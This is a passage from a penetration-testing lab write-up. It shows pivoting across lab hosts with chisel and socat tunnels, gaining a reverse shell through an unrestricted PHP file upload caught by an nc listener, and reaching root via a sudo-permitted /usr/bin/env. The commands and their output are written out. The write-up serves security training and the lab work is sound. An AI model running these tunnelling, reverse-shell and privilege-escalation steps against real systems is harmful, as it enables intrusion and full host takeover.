manchi@038687d6dec2:~$ ls
chisel socat
manchi@038687d6dec2:~$ ./chisel client 20.20.20.2:1111 R:8090:socks
2025/10/08 23:14:28 client: Connecting to ws://20.20.20.2:1111
2025/10/08 23:14:28 client: Connected (Latency 504.45μs)
[]
```

- The `chisel` server on Kali listened for incoming client connections.

```
> ./chisel server --reverse -p 3434
2025/10/08 09:47:50 server: Reverse tunnelling enabled
2025/10/08 09:47:50 server: Fingerprint 7hzYiZ0tXvsIeV5FpZEScEacSJ+HpJ3Tl02dAahaqxY=
2025/10/08 09:47:50 server: Listening on http://0.0.0.0:3434
2025/10/08 09:58:00 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2025/10/08 17:09:12 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2025/10/08 19:14:08 server: session#3: tun: proxy#R:127.0.0.1:8090=>socks: Listening
2025/10/08 19:14:28 server: session#4: tun: proxy#R:127.0.0.1:8090=>socks: Listening
```


- `127.0.0.1 8090` was added to proxychains and `dynamic_chain` was used.

Scanning upload

An Nmap scan against the new host `30.30.30.3` did not return initial port results, but the host was reachable.


Enumeration upload

HTTP access to `30.30.30.3` revealed a file upload interface and an indexable `/uploads` directory:



`dirb` confirmed `/uploads/` is available and listable.

```
> proxychains dirb 'http://30.30.30.3' 2>/dev/null
```



Tunneling (upload -> inclusion -> trust -> kali)

To enable bidirectional communication from `upload` back to the attacker, `socat` was used to forward port **443** across the intermediate hosts so a reverse shell from `upload` could reach Kali:

- `inclusion` listened and forwarded port **443** towards `trust`.

```
manchi@038687d6dec2:~$ ./socat tcp-l:443,fork,reuseaddr tcp:20.20.20.2:443
2025/10/09 04:50:17 socat[179] E connect(5, AF=2 20.20.20.2:443, 16): Connection refused
□
```

- `trust` listened and forwarded port **443** towards the attacker machine.

```
> ssh mario@10.10.10.2
mario@10.10.10.2's password:
Linux 2f2df2c22255 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct  8 22:02:42 2025 from 10.10.10.1
mario@2f2df2c22255:~$ ls
chisel  hostScanner.sh  socat
mario@2f2df2c22255:~$ ./socat tcp-l:443,fork,reuseaddr tcp:10.10.10.1:443
|
```

Exploitation upload


The `/uploads` page was vulnerable to an Unrestricted File Upload. Various webshells were tested (PHP, Python). The following script worked.

reverse_shell_pentestmonkey.php

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// (truncated here for brevity in the report – full script used during exploitation)
?>
```

The file was uploaded with the attacker's IP and port and then accessed from the [/uploads](#) directory to execute the reverse shell, which traversed the tunnels back to the attacker. Before triggering the webshell, a listener was started on the attacker:

```
sudo nc -nlvp 443
```



```
listening on [any] 443 ...
connect to [10.10.10.1] from (UNKNOWN) [10.10.10.2] 34600
Linux a734896244f8 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 x86_64 x86_64 GNU/Linux
 06:52:10 up 1 day, 1:22, 0 users, load average: 0.32, 0.27, 0.20
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

If all tunnels are properly in place, the reverse shell from [upload](#) reaches the attacker without issues.

Privilege Escalation upload

Privilege escalation was achieved by finding binaries that the user could execute — [/usr/bin/env](#) was available and abused following GTFOBins' guidance.

```
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/sudo
$ sudo -l
Matching Defaults entries for www-data on a734896244f8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on a734896244f8:
  (root) NOPASSWD: /usr/bin/env
$ sudo /usr/bin/env /bin/sh
whoami
root
|
```

This allowed compromising the final machine and obtaining root.

Impact

Combining these vectors allowed full control of hosts and lateral movement across the lab topology. In a production environment, this would represent a **compromised chain of trust**, access to sensitive data and persistence capabilities.

Written by kurObai